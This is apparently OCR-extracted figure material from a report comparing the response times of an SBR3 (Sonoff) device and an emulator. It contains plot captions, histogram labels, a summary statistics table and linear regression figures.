
Plot of response time of the SBR3 and the Emulator



Histogram for the SBR3



Histogram of Emulator




Result After Updating the Behavior Specification


	Variable	N	Mean	SD
1	sonoff	90	0.098709	0.026411
2	emulator	90	0.097953	0.033503
	Difference		0.0008	

coefficient of determination: 0.016593939408435232
intercept: 0.08876219511643528
slope: [0.10154589]


Plot of response time of the SBR3 and the Emulator



Histogram for the SBR3



Histogram of Emulator


Frequency
40
30
20
10
0
0.10
0.15
0.20
0.25
0.30